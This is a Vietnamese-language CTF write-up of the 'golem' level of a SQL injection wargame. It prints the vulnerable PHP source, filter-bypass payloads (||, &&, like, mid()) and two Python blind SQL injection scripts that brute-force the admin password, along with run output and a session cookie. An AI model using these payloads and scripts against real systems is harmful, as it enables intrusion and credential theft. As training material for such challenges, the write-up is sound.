



query : **select id from prob_golem where id='guest' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and|substr\(|=/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_golem where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("golem");
  highlight_file(__FILE__);
?>
```

Xem code để biết cách hoạt động của filter. Em thấy được không thể dùng or, and, substr. Tìm hiểu thì có thể thay thế or bằng ||, and bằng && và substr() bằng mid()

Đầu tiên cần tạo một query hợp lệ. Sau khi thử các cách thì query có dạng: ‘||+true%23. Trong đó %23 là dấu # để comment phần sau của query. Sử dụng || thay cho or.




query : **select id from prob_golem where id='guest' and pw='1'|| true#'**

Hello guest

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and|substr\(|=/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_golem where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
```

Tiếp theo cần đổi id thành admin bằng cách thêm || id like “admin”. Dùng like thay cho = vì = đã bị block



query : **select id from prob_golem where id='guest' and pw='-1'|| id like "admin"#'**

Hello admin

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and|substr\(|=/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_golem where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
```

Như bài trước đây là kiểu blind sql trong đó cần tìm ra pw. Mỗi lần query thành công sẽ hiện ra Hello admin.

```python
for i in range(1, 30):
    payload = "-1' || id like " + f"\"admin\" " + f"&& length(pw) like " + str(i) + "#"
    payload = urllib.quote(payload)
    url = "https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b5234235ef5.php?pw="+payload

    opener = urllib2.build_opener(urllib2.HTTPHandler)
    request = urllib2.Request(url)
    request.add_header('User-Agent', 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Geck
    request.add_header('Cookie', 'PHPSESSID=8sgivnbfsu3mnglkoca7ckm1jg')
    request.get_method = lambda:'GET'
    data = opener.open(request)
    data = data.read()

    if bytes("Hello admin", 'utf-8') in data:
        print("len: ", str(i))
        leng = i
        break
```

Đoạn code trên kiểm tra độ dài của pw.

```
PS C:\Users\qt\Desktop\ctf3> py .\golem.py
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
check with i =  1
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
check with i =  2
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
check with i =  3
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
check with i =  4
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
check with i =  5
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
check with i =  6
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
check with i =  7
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b523
len:  8
```


Chạy code và được độ dài của pw là 8.

```python
for i in range(1, leng+1):
    for j in range(len(string)):
        payload = "-1' || id like " + f"\"admin\"" + " && mid(pw," + str(i) + ",1) like '" + string[j] + "'#"
        payload = urllib.quote(payload)
        url = "https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b5234235ef5.php?pw="+payload
        print(url)

        opener = urllib2.build_opener(urllib2.HTTPHandler)
        request = urllib2.Request(url)
        request.add_header('Cookie', 'PHPSESSID=8sgivnbfsu3mnglkoca7ckm1jg')
        request.get_method = lambda:'GET'
        data = opener.open(request)
        data = data.read()

        if bytes("Hello admin", 'utf-8') in data:
            key += string[j]
            break
```

Đoạn code trên brute force từng kí tự của pw. Vì hàm substring() đã bị block nên sẽ dùng hàm mid() thay thế.

```
Testing with i, j:  8 6
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b5
Testing with i, j:  8 7
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b5
Testing with i, j:  8 8
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b5
Testing with i, j:  8 9
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b5
Testing with i, j:  8 a
https://los.rubiya.kr/chall/golem_4b5202cfedd8160e73124b5
Reached i:  8
77d6290b
```

Chạy code ta dò ra được pw như trên hình



query : **select id from prob_golem where id='guest' and pw='77d6290b'**

GOLEM Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/or|and|substr\(|=/i', $_GET[pw])) exit("HeHe");
  $query = "select id from prob_golem where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_golem where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("golem");
  highlight_file(__FILE__);
?>
```

Nhập pw vào và hoàn thành challenge.